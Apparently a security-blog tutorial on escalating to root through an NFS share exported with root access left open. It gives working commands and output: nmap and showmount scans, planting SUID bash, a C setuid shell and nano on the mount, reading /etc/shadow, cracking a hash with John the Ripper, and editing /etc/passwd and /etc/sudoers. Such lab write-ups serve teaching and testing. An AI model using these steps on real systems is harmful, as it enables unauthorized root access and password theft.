Above entry shows that we have shared **/home** directory and allowed the **root user** on the client to access files to **read/ write** operation and * **sign** denotes connection from any Host machine. After then restart the service with help of the following command.

```
sudo /etc/init.d/nfs-kernel-server restart
```




Scanning NFS shares

Nmap

You can take help of Nmap script to scan NFS service in target network because it reveals the name of share directory of target's system if port 2049 is opened.

```
nmap -sV --script=nfs-showmount 192.168.1.102
```




Basically nmap exports showmount -e command to identify the shared directory and here we can clearly observe **/home** * is shared directory for everyone in the network.

Showmount

The same thing can be done manually by using showmount command but for that install nfs-common package on your local machine with help of the following command.

```
apt-get install nfs-common
showmount -e 192.168.1.102
```




Exploiting NFS server for Privilege Escalation

Bash file


Now execute below command on your local machine to exploit NFS server for root privilege.

```
mkdir /tmp/raj
mount -t nfs 192.168.1.102:/home /tmp/raj
cp /bin/bash .
chmod +s bash
ls -la bash
```

Above command will create a new folder raj inside /tmp and mount shared directory /home inside /tmp/raj. Then upload a local exploit to gain root by copying bin/bash and set suid permission.



Use **df -h** command to get summary of the amount of free disk space on each mounted disk.



First, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Now we knew that /home is shared directory, therefore, move inside it and follow below steps to get root access of victim's machine.

```
cd /home
ls
./bash -p
id
whoami
```

So, it was the first method to pwn the root access with help of bin/bash if NFS system is configured weak.

C Program

Similarly, we can use C language program file for root privilege escalation. We have generated a C-Program file and copied it into /tmp/raj folder. Since it is c program file therefore first we need to compile it and then set suid permission as done above.


```
cp asroot.c /tmp/root
cd /tmp/raj
gcc asroot.c -o shell
chmod +s shell
```

```
root@kali:~/pentest/shell# cat asroot.c
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
   setuid(geteuid());
   system("/bin/bash");
   return 0;
}


root@kali:~/pentest/shell# cp asroot.c /tmp/raj
root@kali:~/pentest/shell# cd /tmp/raj
root@kali:/tmp/raj# gcc asroot.c -o shell
asroot.c: In function 'main':
asroot.c:8:4: warning: implicit declaration of function 'system' [-Wim
    system("/bin/bash");
    ^~~~~~
root@kali:/tmp/raj# chmod +s shell
root@kali:/tmp/raj# ls -la shell
-rwsr-sr-x 1 root root 8520 May 24 08:12 shell
```

Now repeat the above process and run shell file to obtained root access.

```
cd /home
ls
./shell
id
whoami
```

So, it was the second method to pwn the root access with help of bin/bash via c-program if NFS system is misconfigured.



Nano/Vi

Nano and vi editor both are most dangerous applications that can lead to privilege escalation if share directly or indirectly. In our case, it not shared directly but still, we can use any application for exploiting root access.

Follow below steps:

```
1 cp /bin/nano
2 chmod 4777 nano
3 ls -la nano
```


```
root@kali:/tmp/raj# cp /bin/nano .
root@kali:/tmp/raj# chmod 4777 nano
root@kali:/tmp/raj# ls -la nano
-rwsrwxrwx 1 root root 241744 May 24 09:12 nano
root@kali:/tmp/raj#
```

Since we have set suid permission to nano therefore after compromising target's machine at least once we can escalate root privilege through various techniques.

```
1  cd /home
2  ls
3  ./nano -p etc/shadow
```

```
root@kali:/tmp/raj# ssh ignite@192.168.1.102
ignite@192.168.1.102's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

205 packages can be updated.
0 updates are security updates.

*** System restart required ***
Last login: Thu May 24 06:07:21 2018 from 192.168.1.107
ignite@ubuntu:~$ cd /home
ignite@ubuntu:/home$ ls
asroot.c  bash  hacker  ignite  nano  raaz  raj
ignite@ubuntu:/home$ ./nano -p /etc/shadow
```

When you will execute above command it will open shadow file, from where you can copy the hash password of any user.



```
raaz:$6$0iYj8YFx$p0URWy4/JZZ9xg5GqsUmYSJ7ecgQVGVqVd0Cyj.IqwFr.N/7TP6dFPjNqTmVH5
statd:*:17675:0:99999:7:::
```

Here I have copied hash password of the user: raj in a text file and saved as shadow then use john the ripper to crack that hash password.

Awesome!!! It tells raj having password 123. Now either you can login as raj and verify its privilege or follow next step.

```
root@kali:~/Desktop# john shadow
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Warning: only loading hashes of type "md5crypt", but also saw type "sha512crypt"
Use the "--format=sha512crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "md5crypt", but also saw type "crypt"
Use the "--format=crypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123              (raj)
1g 0:00:00:00 DONE 2/3 (2018-05-24 09:19) 5.882g/s 17305p/s 17305c/s 17305C/s money..hello
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Passwd file

Now we know the password of raj user but we are not sure that raj has root privilege or not, therefore, we can add raj into the root group by editing etc/passwd file.

```
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
ftp:x:121:129:ftp daemon,,,:/srv/ftp:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:123:130:MySQL Server,,,:/nonexistent:/bin/false
demo:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
ignite:x:1001:1001:,,,:/home/ignite:/bin/bash
hack:$1$hack$22.CgYt2uMolqeatCk9ih/:0:0:root:/root:/bin/bash
raaz:x:0:0:,,,:/home/raaz:/bin/bash
statd:x:124:65534::/var/lib/nfs:/bin/false
raj:x:1000:1000:,,,:/home/raj:/bin/bash
```

Open the passwd file with help of nano and make following changes


```
./nano -p etc/passwd
raj:x:0:0:,,,:/home/raj:/bin/bash
```



Now use su command to switch user and enter the password found for raj.


```
su raj
id
whoami
```

Great!!! This was another way to get root access to target's machine.



Sudoers file

We can also escalate root privilege by editing sudoers file where we can assign ALL privilege to our non-root user (ignite).



Open the sudoers file with help of nano and make following changes

```
./nano -p etc/sudoers
ignite ALL=(ALL:ALL) NOPASSWD: ALL
```

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
ignite ALL=(ALL:ALL) NOPASSWD: ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Now use sudo bash command to access root terminal and get root privilege

```
1  sudo bash
2  id
3  whoami
```

```
ignite@ubuntu:/home$ sudo bash
root@ubuntu:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home# whoami
root
root@ubuntu:/home#
```

Conclusion: Thus we saw the various approach to escalated root privilege if port 2049 is open for NFS services and server is weak configured. For your practice, you can play with ORCUS which is a vulnerable lab of vulnhub and read the article from here.

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

← OLDER POSTS